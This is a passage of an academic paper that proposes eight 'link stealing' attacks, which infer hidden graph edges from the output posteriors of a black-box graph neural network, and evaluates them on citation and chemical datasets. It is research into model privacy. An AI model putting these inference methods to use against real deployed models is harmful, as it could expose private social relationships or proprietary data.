- We propose a threat model to comprehensively characterize an adversary's background knowledge along three dimensions. Moreover, we propose 8 link stealing attacks for adversaries with different background knowledge.
- We extensively evaluate our 8 attacks on 8 real-world datasets. Our results show that our attacks can steal links from a GNN model effectively.

2 Graph Neural Networks

Many important real-world datasets come in the form of graphs or networks, e.g., social networks, knowledge graph, and chemical networks. Therefore, it is urgent to develop machine learning algorithms to fully utilize graph data. To this end, a new family of machine learning algorithms, i.e., graph neural networks (GNNs), has been proposed and shown superior performance in various tasks [1, 14, 35, 62].

Training a GNN Model. Given a graph, attributes for each node in the graph, and a small number of labeled nodes, GNN trains a neural network to predict labels of the remaining unlabeled nodes via analyzing the graph structure and node attributes. Formally, we define the *target dataset* as $\mathcal{D} = (\mathcal{A}, \mathcal{F})$, where $\mathcal{A}$ is the adjacency matrix of the graph and $\mathcal{F}$ contains all nodes' attributes. Specifically, $\mathcal{A}_{uv}$ is an element in $\mathcal{A}$: If there exists an edge between node u and node v, then $\mathcal{A}_{uv} = 1$, otherwise $\mathcal{A}_{uv} = 0$. Moreover, $\mathcal{F}_u$ represents the attributes of u. $\mathcal{V}$ is a set containing all nodes in the graph. Note that we consider undirected graphs in this paper, i.e., $\forall u, v \in \mathcal{V}, \mathcal{A}_{uv} = \mathcal{A}_{vu}$.

A GNN method iteratively updates a node's features via aggregating its neighbors' features using a neural network, whose last layer predicts labels for nodes. Different GNN methods use slightly different aggregation rules. For instance, *graph convolutional network (GCN)*, the most representative and well-established GNN method [35], uses a multi-layer neural network whose architecture is determined by the graph structure. Specifically, each layer obeys the following propagation rule to aggregate the neighboring features:

$$H^{(k+1)} = \sigma(\tilde{Q}^{-\frac{1}{2}}\tilde{\mathcal{A}}\tilde{Q}^{-\frac{1}{2}}H^{(k)}W^{(k)}), \quad (1)$$

where $\tilde{\mathcal{A}} = \mathcal{A} + I$ is the adjacency matrix of the graph with self-connection added, i.e., I is the identity matrix. $\tilde{Q}^{-\frac{1}{2}}\tilde{\mathcal{A}}\tilde{Q}^{-\frac{1}{2}}$ is the symmetric normalized adjacency matrix and $\tilde{Q}_{uu} = \sum_u \tilde{\mathcal{A}}_{uv}$. Moreover, $W^{(k)}$ is the trainable weight matrix of the kth layer and $\sigma(\cdot)$ is the activation function to introduce non-linearity, such as ReLU. As the input layer, we have $H^{(0)} = \mathcal{F}$. When the GCN uses a two-layer neural network, the GCN model can be described as follows:

$$softmax(\tilde{Q}^{-\frac{1}{2}}\tilde{\mathcal{A}}\tilde{Q}^{-\frac{1}{2}}\sigma(\tilde{Q}^{-\frac{1}{2}}\tilde{\mathcal{A}}\tilde{Q}^{-\frac{1}{2}}\mathcal{F}W^{(0)})W^{(1)}). \quad (2)$$

Note that in most of the paper, we focus on two-layer GCN. Later, we show that our attack can be also performed on other types of GNNs, including GraphSAGE [27] and GAT [62] (see Section 5).

Prediction in a GNN Model. Since all nodes' attributes and the whole graph have been fed into the GNN model in the training phase to predict the label of a node, we only need to provide the node's ID to the trained model and obtain the prediction result. We assume the prediction result is a posterior distribution (called *posteriors*) over the possible labels

Table 1: List of notations.

Notation	Description
$\mathcal{D}$	Target dataset
$\mathcal{A}$	Graph of $\mathcal{D}$ represented as adjacency matrix
$\mathcal{A}^*$	Partial graph of $\mathcal{D}$
$\mathcal{F}$	Nodes' attributes of $\mathcal{D}$
$\mathcal{V}$	Set of nodes of $\mathcal{D}$
f	Target model
g	Reference model
$f(u)$	u's posteriors from the target model
$g(u)$	u's posteriors from the reference model
$\mathcal{D}'$	Shadow dataset
f'	Shadow target model
g'	Shadow reference model
$\mathcal{K}$	Adversary's knowledge
$d(\cdot,\cdot)$	Distance metric
$\Psi(\cdot,\cdot)$	Pairwise vector operations
$e(f(u))$	Entropy of $f(u)$

for the node. Our work shows that such posteriors reveal rich information about the graph structure: As mentioned before, a GNN essentially learns a node's features via aggregating its neighbors' features, if two nodes are connected, then their posteriors should be similar. We leverage this to build our attack models. We further use f to denote the target GNN model and $f(u)$ to represent the posteriors of node u. For presentation purposes, we summarize the notations introduced here and in the following sections in Table 1.

3 Problem Formulation

In this section, we first propose a threat model to characterize an adversary's background knowledge. Then, we formally define our link stealing attack.

3.1 Threat Model

Adversary's Goal. An adversary's goal is to infer whether a given pair of nodes u and v are connected in the target dataset. Inferring links between nodes leads to a severe privacy threat when the links represent sensitive relationship between users in the context of social networks. Moreover, links may be confidential and viewed as a model owner's intellectual property because the model owner may spend lots of resources collecting the links, e.g., it requires expensive medical/chemical experiments to determine the interaction/link between two molecules in a chemical network. Therefore, inferring links may also compromise a model owner's intellectual property.

Adversary's Background Knowledge. First, we assume an adversary has a black-box access to the target GNN model. In other words, the adversary can only obtain nodes' posteriors by querying the target model f. This is the most difficult setting for the adversary [52, 54, 56]. An adversary can have a black-box access to a GNN model when an organization uses GNN tools from another organization (viewed as an adversary) or the GNN model prediction results are shared among different departments within the same organization. For instance, suppose a social network service provider leverages another company's tool to train a GNN model for fake-account detection, the provider often needs to send the prediction results of (some) nodes to the company for debugging or refining purposes. In such a scenario, the security company essentially has a black-box access to the GNN model. Note that the graph structure is already revealed to the adversary if she has a white-box access to the target GNN model as the GNN model architecture is often based on the graph structure.

Then, we characterize an adversary's background knowledge along three dimensions:

- **Target Dataset's Nodes' Attributes, denoted by $\mathcal{F}$.** This background knowledge characterizes whether the adversary knows nodes' attributes $\mathcal{F}$ in $\mathcal{D}$. We also assume that the adversary knows labels of a small subset of nodes.

- **Target Dataset's Partial Graph, denoted by $\mathcal{A}^*$.** This dimension characterizes whether the adversary knows a subset of links in the target dataset $\mathcal{D}$. Since the goal of link stealing attack is to infer whether there exists an edge/link between a pair of nodes, the partial graph can be used as ground truth edges to train the adversary's attack model.

- **A Shadow Dataset, denoted by $\mathcal{D}'$.** This is a dataset which contains its own nodes' attributes and graph. The adversary can use this to build a GNN model, referred to as *shadow target model* (denoted by f') in order to perform a transferring attack. It is worth noting that the shadow dataset does not need to come from the same domain of the target dataset. For instance, the shadow dataset can be a chemical network, while the target dataset can be a citation network. However, results in Section 5 show that same-domain shadow dataset indeed leads to better transferring attack performance.

We denote the adversary's background knowledge as a triplet:

$$\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \mathcal{D}').$$

Whether the adversary has each of the three items is a binary choice, i.e., yes or no. Therefore, we have a comprehensive taxonomy with 8 different types of background knowledge, which leads to 8 different link stealing attacks. Table 2 summarizes our attack taxonomy.

3.2 Link Stealing Attack

After describing our threat model, we can formally define our link stealing attack as follows:

Table 2: Attack taxonomy. ✓ (×) means the adversary has (does not have) the knowledge.

Attack	$\mathcal{F}$	$\mathcal{A}^*$	$\mathcal{D}'$	Attack	$\mathcal{F}$	$\mathcal{A}^*$	$\mathcal{D}'$
Attack-0	×	×	×	Attack-4	×	✓	✓
Attack-1	×	×	✓	Attack-5	✓	×	✓
Attack-2	✓	×	×	Attack-6	✓	✓	×
Attack-3	×	✓	×	Attack-7	✓	✓	✓

Definition 1 (Link Stealing Attack)**.** *Given a black-box access to a GNN model that is trained on a target dataset, a pair of nodes u and v in the target dataset, and an adversary's background knowledge $\mathcal{K}$, link stealing attack aims to infer whether there is a link between u and v in the target dataset.*

4 Attack Taxonomy

In this section, we present the detailed constructions of all the 8 attacks in Table 2. Given different knowledge $\mathcal{K}$, the adversary can conduct their attacks in different ways. However, there are two problems that exist across different attacks.

The first problem is *node pair order*. As we consider undirected graph, when the adversary wants to predict whether there is a link between two given nodes u and v, the output should be the same regardless of the input node pair order.

The second problem is *dimension mismatch*. The shadow dataset and the target dataset normally have different dimensions with respect to attributes and posteriors (as they are collected for different classification tasks). For transferring attacks that require the adversary to transfer information from the shadow dataset to the target dataset, it is crucial to keep the attack model's input features' dimension consistent no matter which shadow dataset she has.

We will discuss how to solve these two problems during the description of different attacks. For presentation purposes, features used in our supervised attacks and transferring attacks are summarised in Table 3.

4.1 Attack Methodologies

Attack-0: $\mathcal{K} = (\times, \times, \times)$**.** We start with the most difficult setting for the adversary, that is she has no knowledge of the target dataset's nodes' attributes, partial graph, and a shadow dataset. All she has is the posteriors of nodes obtained from the target model f (see Section 2).

As introduced in Section 2, GNN essentially aggregates information for each node from its neighbors. This means if there is a link between two nodes, then their posteriors obtained from the target model should be closer. Following this intuition, we propose an unsupervised attack. More specifically, to predict whether there is a link between u and v , we calculate the distance between their posteriors, i.e., $d(f(u), f(v))$, as the predictor.

We have in total experimented with 8 common distance metrics: Cosine distance, Euclidean distance, Correlation distance, Chebyshev distance, Braycurtis distance, Canberra distance, Manhattan distance, and Square-euclidean distance. Their formal definitions are in Table 13 in Appendix. It is worth noting that all distance metrics we adopt are symmetric, i.e., $d(f(u), f(v)) = d(f(v), f(u))$, this naturally solves the problem of *node pair order*.

Since the attack is unsupervised, to make a concrete prediction, the adversary needs to manually select a threshold depending on application scenarios. To evaluate our attack, we mainly use AUC which considers a set of thresholds as previous works [2, 21, 26, 32, 54, 70]. In addition, we propose a threshold estimation method based on clustering (see Section 5 for more details).

Attack-1: $\mathcal{K} = (\times, \times, \mathcal{D}')$**.** In this attack, we broaden the adversary's knowledge with a shadow dataset, i.e., $\mathcal{D}'$. This means the adversary can train a classifier for a supervised attack, more specifically, a *transferring attack*. She first constructs a shadow target model f' with $\mathcal{D}'$. Then, she derives the training data from f' to train her attack model.

The adversary cannot directly use the posteriors obtained from the shadow target model as features to train her attack model, as the shadow dataset and the target dataset very likely have different numbers of labels, i.e., the corresponding posteriors are in different dimensions. This is the dimension mismatch problem mentioned before. To tackle this, we need to design features over posteriors.

As discussed in Attack-0, for any dataset, if two nodes are linked, then their posteriors obtained from the target model should be similar. This means if the attack model can capture the similarity of two nodes' posteriors from the shadow target model, it can transfer the information to the target model.

We take two approaches together to design features. The first approach is measuring distances between two nodes' posteriors. To this end, for each pair of nodes u' and v' from the shadow dataset $\mathcal{D}'$, we adopt the same set of 8 metrics used in Attack-0 (formal definitions are listed in Table 13) to measure their posteriors $f'(u')$ and $f'(v')$'s distances, and concatenate these different distances together. This leads to an 8-dimension vector.

The second approach is to use entropy to describe each posterior inspired by previous works [32,42]. Formally, for the posterior of node u' obtained from the shadow target model f', its entropy is defined as the following.

$$e(f'(u')) = -\sum_i f'_i(u') log(f'_i(u')) \tag{3}$$

where $f'_i(u')$ denotes the i-th element of $f'(u')$. Then, for each pair of nodes u' and v' from the shadow dataset, we obtain two entropies $e(f'(u'))$ and $e(f'(v'))$. To eliminate the node pair order problems for these entropies, we further take the approach of Grover and Leskovec [25], by applying pairwise vector operation, denoted by $\Psi(\cdot,\cdot)$. In total, we have used

Table 3: Features adopted by our supervised attacks (Attack-3 and Attack 6) and transferring attacks (Attack-1, Attack-4, Attack-5, and Attack-7). Here, $(*)$ means the features are extracted from the shadow dataset in the training phase, and $(\star)$ means the features are extracted from both the shadow dataset and the target dataset (its partial graph) in the training phase. $d(\cdot,\cdot)$ represents distance metrics defined in Table 13, $\Psi(\cdot,\cdot)$ represents the pairwise vector operations defined in Table 14. Note that the features used in these attack models include all the distance metrics and pairwise vector operations.

Attack	$d(f(u),f(v))$	$\Psi(f(u),f(v))$	$\Psi(e(f(u)),e(f(v)))$	$d(g(u),g(v))$	$\Psi(g(u),g(v))$	$\Psi(e(g(u)),e(g(v)))$	$d(\mathcal{F}_u,\mathcal{F}_v)$	$\Psi(\mathcal{F}_u,\mathcal{F}_v)$
Attack-1 $*$	✓	×	✓	×	×	×	×	×
Attack-3	✓	✓	✓	×	×	×	×	×
Attack-4 $\star$	✓	×	✓	×	×	×	×	×
Attack-5 $*$	✓	×	✓	✓	×	✓	✓	×
Attack-6	✓	✓	✓	✓	✓	✓	✓	✓
Attack-7 $\star$	✓	×	✓	✓	×	✓	✓	×

all the 4 operations defined in Table 14 (in Appendix) for our attack. Note that these operations in Table 14 are applied on two single numbers, i.e., scalars, in this attack. However, they can also be applied to vectors and we will adopt them again on posteriors and nodes' attributes in other attacks.

In total, the features used for training the attack model is assembled with 8 different distances between two nodes' posteriors from the shadow target model and 4 features obtained from pairwise vector operations between two nodes' posteriors' entropies. Regarding labels for the training set, the adversary uses all the links in $\mathcal{D}'$ and samples the same number of node pairs that are not linked (see Section 5 for more details). We adopt an MLP as our attack model.

Attack-2: $\mathcal{K}=(\mathcal{F},\times,\times)$**.** In this attack, we assume that the adversary has the knowledge of the target dataset's nodes' attributes $\mathcal{F}$. Since the adversary has no knowledge of the partial graph and a shadow dataset, her attack here is also unsupervised (similar to Attack-0). We again rely on the distance metrics to perform our attack. For each pair of nodes u and v from the target dataset, we consider four types of information to measure distance with all the metrics listed in Table 13. Similar to Attack-0, we experimentally decide which is the most suitable distance metric for Attack-2.

- $d(f(u),f(v))$. The first type is the same as the method for Attack-0, i.e., distance between posteriors of u and v from the target model f, i.e., $f(u)$ and $f(v)$.
- $d(\mathcal{F}_u,\mathcal{F}_v)$. The second type is calculating the pairwise distance over u and v's attributes $\mathcal{F}_u$ and $\mathcal{F}_v$.
- $d(f(u),f(v))-d(g(u),g(v))$. For the third type, since we have the target model's nodes' attributes (as well as a subset of their corresponding labels), we train a separate MLP model, namely *reference model* (denoted by g). Our intuition is that if two nodes are connected, the distance between their posteriors from the target model should be smaller than the corresponding distance from the reference model. Therefore, we calculate $d(f(u),f(v))-d(g(u),g(v))$ to make prediction.
- $d(g(u),g(v))$. For the fourth type, we measure the distance over u and v's posteriors from the reference model.

Attack-3: $\mathcal{K}=(\times,\mathcal{A}^*,\times)$**.** In this scenario, the adversary has access to the partial graph $\mathcal{A}^*$ of the target dataset. For the attack model, we rely on links from the known partial graph as the ground truth label to train an attack model (we again adopt an MLP). Features used for Attack-3 are summarized in Table 3. For each pair of nodes u and v from the target dataset, we calculate the same set of features proposed for Attack-1 on their posteriors and posteriors' entropies. Besides, since we can directly train the attack model on the partial target graph (i.e., we do not face the dimension mismatch problem), we further define new features by adopting the pairwise vector operations listed in Table 14 to $f(u)$ and $f(v)$.

Attack-4: $\mathcal{K}=(\times,\mathcal{A}^*,\mathcal{D}')$**.** In this attack, the adversary has the knowledge of the partial graph $\mathcal{A}^*$ of the target dataset and a shadow dataset $\mathcal{D}'$. To take both knowledge into consideration, for each pair of nodes either from the shadow dataset or the partial graph of the target dataset, we calculate the same set of features over posteriors as proposed in Attack-1. This means the only difference between Attack-4 and Attack-1 is that the training set for Attack-4 also includes information from the target dataset's partial graph (see Table 3).

Different from Attack-3, Attack-4 cannot perform the pairwise vector operations to $f(u)$ and $f(v)$. This is due to the dimension mismatch problem as the adversary needs to take both $\mathcal{A}^*$ and $\mathcal{D}'$ into account for her attack.

Attack-5: $\mathcal{K}=(\mathcal{F},\times,\mathcal{D}')$**.** In this attack, the adversary has the knowledge of the target model's nodes' attributes $\mathcal{F}$ and a shadow dataset $\mathcal{D}'$. As we do not have $\mathcal{A}^*$ to train the attack model, we need to rely on the graph of the shadow dataset. To this end, we first calculate the same set of features used for Attack-1. Moreover, as we have the target dataset's nodes' attributes, we further build a reference model (as in Attack-2), and also a shadow reference model in order to transfer more knowledge from the shadow dataset for the attack. For this, we build the same set of features as in Attack-1 over the posteriors obtained from the shadow reference model, i.e., the distance of posteriors (Table 13) and pairwise vector

operations performed on posteriors' entropies (Table 14). In addition, we also calculate the 8 different distances over the shadow dataset's nodes' attributes.

Attack-6: $\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \times)$**.** In this scenario, the adversary has the access to the target dataset's nodes' attributes $\mathcal{F}$ and the partial target graph $\mathcal{A}^*$. As a supervised learning setting, we build an MLP considering links from the partial graph as the ground truth label. The adversary first adopts the same set of features defined over posteriors obtained from the target model as proposed in Attack-3. Then, the adversary builds a reference model over the target dataset's nodes' attributes, and calculate the same set of features over posteriors obtained from the reference model. In the end, we further calculate the distances of the target dataset's nodes' attributes as another set of features.

Attack-7: $\mathcal{K} = (\mathcal{F}, \mathcal{A}^*, \mathcal{D}')$**.** This is the last attack with the adversary having all three knowledge. The set of features for this attack is the same as the ones used in Attack-5 (Table 3). The only difference lies in the training phase, we can use the partial graph from the target dataset together with the graph from the shadow dataset as the ground truth. We expect this leads to better performance than the one for Attack-5. However, this attack also relies on the information of the shadow dataset, thus, the features used here are a subset of the ones for Attack-6, this is similar to the difference between Attack-4 and Attack-3. Note that if the adversary does not take the shadow dataset into consideration, this scenario is equivalent to the one for Attack-6.

4.2 Summary

We propose 8 attack scenarios with the combination of the knowledge that the adversary could have. They could be divided into three categories.

The first category is unsupervised attacks, i.e., Attack-0 and Attack-2, where the adversary does not have the knowledge about the partial graph from the target dataset or a shadow dataset. In these scenarios, the adversary can use distance metrics for posteriors or nodes' attributes to infer the link.

The second category is the supervised attacks, including Attack-3 and Attack-6, where the adversary has the knowledge of the partial graph from the target dataset but does not have a shadow dataset. In these scenarios, the adversary can use different distances and pairwise vector operations over nodes' posteriors (and the corresponding entropies) from the target model and their attributes to build features.

The third category is the transferring attacks (supervised), including Attack-1, Attack-4, Attack-5, and Attack-7, where the adversary has the knowledge of a shadow dataset. In these scenarios, the adversary can use distance metrics over posteriors/nodes' attributes and pairwise operations over posteriors' entropies as the bridge to transfer the knowledge from the shadow dataset to perform link stealing attacks. It is worth noting that for Attack-4 and Attack-7, if the adversary leaves the shadow dataset out of consideration, they will not have the dimension mismatch problem and can take the same attack methods as Attack-3 and Attack-6, respectively.

5 Evaluation

This section presents the evaluation results of our 8 attacks. We first introduce our experimental setup. Then, we present detailed results for different attacks. Finally, we summarize our experimental findings.

5.1 Experimental Setup

Datasets. We utilize 8 public datasets, including Citeseer [35], Cora [35], Pubmed [35], AIDS [51], COX2 [59], DHFR [59], ENZYMES [15], and PROTEINS_full [5], to conduct our experiments. These datasets are widely used as benchmark datasets for evaluating GNNs [17, 18, 35, 62]. Among them, Citeseer, Cora, and Pubmed are citation datasets with nodes representing publications and links indicating citations among these publications. The other five datasets are chemical datasets, each node is a molecule and each link represents the interaction between two molecules. All these datasets have nodes' attributes and labels.

Datasets Configuration. For each dataset, we train a target model and a reference model. In particular, we randomly sample 10% nodes and use their ground truth labels to train the target model and the reference model.[1] Recall that several attacks require the knowledge of the target dataset's partial graph. To simulate and fairly evaluate different attacks, we construct an *attack dataset* which contains node pairs and labels representing whether they are linked or not. Specifically, we first select all node pairs that are linked. Then, we randomly sample the same number of node pairs that are not linked. We note that such negative sampling approach follows the common practice in the literature of link prediction [2, 25, 69]. Furthermore, the main metric we use, i.e., AUC (introduced below), is insensitive to the class imbalance issue [2, 21, 47] contrary to accuracy. Next, we split the attack dataset randomly by half into *attack training dataset* and *attack testing dataset*.[2] We use the attack training dataset to train our attack models when the target dataset's partial graph is part of the adversary's knowledge. We use attack testing dataset to evaluate all our attacks. For the attacks that have a shadow dataset, we also construct an attack dataset on the shadow dataset to train the attack model. Note that we do not split this attack dataset because we do not use it for evaluation.

[1] We do not train the reference model for attacks when $\mathcal{F}$ is unavailable.

[2] We perform additional experiments and observe that training set size does not have a strong impact on the attack performance, results are presented in Figure 7 in Appendix.

Metric. We use AUC (area under the ROC curve) as our main evaluation metric. AUC is frequently used in binary classification tasks [2, 21, 26, 32, 46, 47, 69], it is threshold independent. For convenience, we refer to node pairs that are linked as *positive node pairs* and those that are not linked as *negative node pairs*. If we rank node pairs according to the probability that there is a link between them, then AUC is the probability that a randomly selected positive node pair ranks higher than a randomly selected negative node pair. When performing random guessing, i.e., we rank all node pairs uniformly at random, the AUC value is 0.5. Note that we also calculate Precision and Recall for all supervised attacks (see Table 17, Table 18, Table 19, Table 20, Table 21, and Table 22 in Appendix).

Models. We use a graph convolutional network with 2 hidden layers for both the target model and the shadow target model, and assume they share the same architecture (see Section 3). Note that we also evaluate the scenario where the target model and the shadow model have different architectures later in this section and find the performances of our attacks are similar. The number of neurons in the hidden layer is set to 16. We adopt the frequently used ReLU and softmax as activation functions for the first hidden layer and the second hidden layer, respectively. Note that we append Dropout (the rate is 0.5) to the output of the hidden layer to prevent overfitting. We train 100 epochs with a learning rate of 0.01. Cross-entropy is adopted as the loss function and we use the Adam optimizer to update the model parameters. Our GNNs are implemented based on publicly available code.[3] Experimental results show that our GNNs achieve similar performance as reported in other papers. We omit them to preserve space.

We use an MLP with 2 hidden layers as the reference model and the shadow reference model. Hyperparameters, including the number of neurons in the hidden layer, activation functions, loss function, optimizer, epochs, and learning rate are the same as those of the target model.

We use an MLP with 3 hidden layers as our attack model. The number of neurons for all hidden layers is 32. ReLU is adopted as the activation function for hidden layers and softmax is used as the output activation function. We append Dropout (the rate is 0.5) to each hidden layer to prevent overfitting. We train 50 epochs with a learning rate of 0.001. The loss function is cross-entropy and the optimizer is Adam.

We run all experiments with this setting for 5 times and report the average value and the standard deviation of AUC scores. Note that for Attack-0 and Attack-2, the AUC scores keep the same since these two attacks are unsupervised.

5.2 Attack Performance

Attack-0: $\mathcal{K} = (\times, \times, \times)$. In this attack, the adversary only relies on measuring the distance of two nodes' posteriors obtained from the target model. We compare 8 different distance metrics and Figure 1 shows the results. First, we observe that Correlation distance achieves the best performance followed by Cosine distance across all datasets. In contrast, Canberra distance performs the worst. For instance, on the Citeseer dataset, the AUC scores for Correlation distance and Cosine distance are 0.959 and 0.946, respectively, while the AUC score for Canberra distance is 0.801. Note that both Correlation distance and Cosine distance measure the inner product between two vectors, or the "angle" of two vectors while other distance metrics do not. Second, we find that the performance of the same metric on different datasets is different. For instance, the AUC of Correlation distance on Citeseer is 0.959 compared to 0.635 on ENZYMES.




Figure 1: AUC for Attack-0 on all the 8 datasets with all the 8 distance metrics. The x-axis represents the dataset and the y-axis represents the AUC score.

As mentioned in Section 4, unsupervised attacks could not provide a concrete prediction. To tackle this, we propose to use clustering, such as K-means. Concretely, we obtain a set of node pairs' distances, and perform K-means on these distances with K being set to 2. The cluster with lower (higher) average distance value is considered as the set of positive (negative) node pairs. Our experiments show that this method is effective. For instance, on the Citeseer dataset, we obtain 0.788 Precision, 0.991 Recall, and 0.878 F1-Score. The complete results are summarized in Table 15 in Appendix. Another method we could use is to assume that the adversary has a certain number of labeled edges, either from the target dataset or the shadow dataset. The former follows the same setting as our Attack-3, Attack-4, Attack-6, and Attack-7, and the latter is equivalent to Attack-1 and Attack-5. The corresponding results will be shown later.

Figure 2 shows the frequency of Correlation distance computed on posteriors obtained from the target model for both positive node pairs and negative node pairs in attack testing datasets. The x-axis is the value of Correlation distance and the y-axis is the number of pairs. A clear trend is that for all

[3] https://github.com/tkipf/gcn

Table 4: Average AUC with standard deviation for Attack-1 on all the 8 datasets. Best results are highlighted in bold.

Target Dataset	Shadow Dataset: AIDS	COX2	DHFR	ENZYMES	PROTEINS_full	Citeseer	Cora	Pubmed
AIDS	-	0.720 ± 0.009	0.690 ± 0.005	**0.730 ± 0.010**	0.720 ± 0.005	0.689 ± 0.019	0.650 ± 0.025	0.667 ± 0.014
COX2	0.755 ± 0.032	-	0.831 ± 0.005	0.739 ± 0.116	**0.832 ± 0.009**	0.762 ± 0.009	0.773 ± 0.008	0.722 ± 0.024
DHFR	0.689 ± 0.004	**0.771 ± 0.004**	-	0.577 ± 0.044	0.701 ± 0.010	0.736 ± 0.005	0.740 ± 0.003	0.663 ± 0.010
ENZYMES	**0.747 ± 0.014**	0.695 ± 0.023	0.514 ± 0.041	-	0.691 ± 0.030	0.680 ± 0.012	0.663 ± 0.009	0.637 ± 0.018
PROTEINS_full	0.775 ± 0.020	0.821 ± 0.016	0.528 ± 0.038	0.822 ± 0.020	-	**0.823 ± 0.004**	0.809 ± 0.015	0.809 ± 0.013
Citeseer	0.801 ± 0.040	0.920 ± 0.006	0.842 ± 0.036	0.846 ± 0.042	0.848 ± 0.015	-	**0.965 ± 0.001**	0.942 ± 0.003
Cora	0.791 ± 0.019	0.884 ± 0.005	0.811 ± 0.024	0.804 ± 0.048	0.869 ± 0.012	**0.942 ± 0.001**	-	0.917 ± 0.002
Pubmed	0.705 ± 0.039	0.796 ± 0.007	0.704 ± 0.042	0.708 ± 0.067	0.752 ± 0.014	0.883 ± 0.006	**0.885 ± 0.005**	-




Figure 2: The Correlation distance distribution between nodes' posteriors for positive node pairs and negative node pairs on all the 8 datasets. The x-axis represents Correlation distance and the y-axis represents the number of node pairs.

datasets, the Correlation distance for positive node pairs is much smaller than negative node pairs. We select the top 50% of node pairs with lowest Correlation distance, group them, and calculate the AUC for each group. Due to the space limit, we only show the result on Pubmed (Table 5). We can see that the AUC drops when the Correlation distance increase, which indicates that Attack-0 works better on node pairs with lower Correlation distance. In general, the posteriors for positive node pairs are "closer" than that for negative node pairs. This verifies our intuition in Section 4: GNN can be considered as an aggregation function over the neighborhoods, if two nodes are linked, they aggregate with each other's features and therefore become closer.


Attack-1: $\mathcal{K} = (\times, \times, \mathcal{D}')$**.** In this attack, the adversary can leverage a shadow dataset. In particular, for each dataset, we use one of the remaining datasets as the shadow dataset to perform the attack. Table 4 summarizes the results. We leave the blank in the diagonal because we do not use the target dataset itself as its shadow dataset.

Table 5: AUC in different Correlation distance levels for Attack-0 on Pubmed.

Correlation Distance	AUC	Correlation Distance	AUC
0.00-0.01	0.608	0.02-0.03	0.407
0.01-0.02	0.535	0.03-0.04	0.399

As we can see from Table 4, the AUC scores from the best-performing shadow dataset have a consistent improvement on almost all datasets compared to Attack-0. One exception is the COX2 dataset in which the AUC score decreases by 0.02. The results indicate that the adversary can indeed transfer the knowledge from the shadow dataset to enhance her attack.

An interesting finding is that for a chemical dataset, the best shadow dataset is normally a chemical dataset as well. Similar results can be observed for citation datasets. This shows that it is more effective to transfer knowledge across datasets from the same domain. To better understand this, we extract



(a) (b)

